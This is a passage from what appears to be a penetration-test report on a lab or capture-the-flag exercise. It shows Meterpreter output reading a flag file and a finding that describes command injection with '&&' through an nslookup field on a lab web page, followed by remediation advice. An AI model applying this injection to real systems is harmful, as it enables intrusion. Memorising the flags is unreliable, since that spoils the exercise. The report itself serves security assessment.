	`100666/rw-rw-rw-  278   fil   2019-12-07 04:12:42 -0500  desktop.ini`
	`100666/rw-rw-rw-  32    fil   2022-02-15 17:02:28 -0500  flag7.txt`
	`meterpreter > cat flag7.txt`
	`6fd73e3a2c2740328d57ef32557c2fdcmeterpreter > `

Affected Hosts	192.168.13.10
Remediation	Ensure all services and software is up-to-date to avoid known vulnerability attacks.

Vulnerability 20	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Any user is able to type 192.168.14.35/networking.php into the url bar and access an unintended area of the host's webpage. There is an input field that performs an "nslookup" command on a website url inputted into this field. Using command injection, an attacker is able to run additional commands using "&&" followed by other linux commands of their choice.
Affected Hosts	192.168.14.35
Remediation	● Input Validation ● limiting unauthorized access on 192.168.14.35/network.php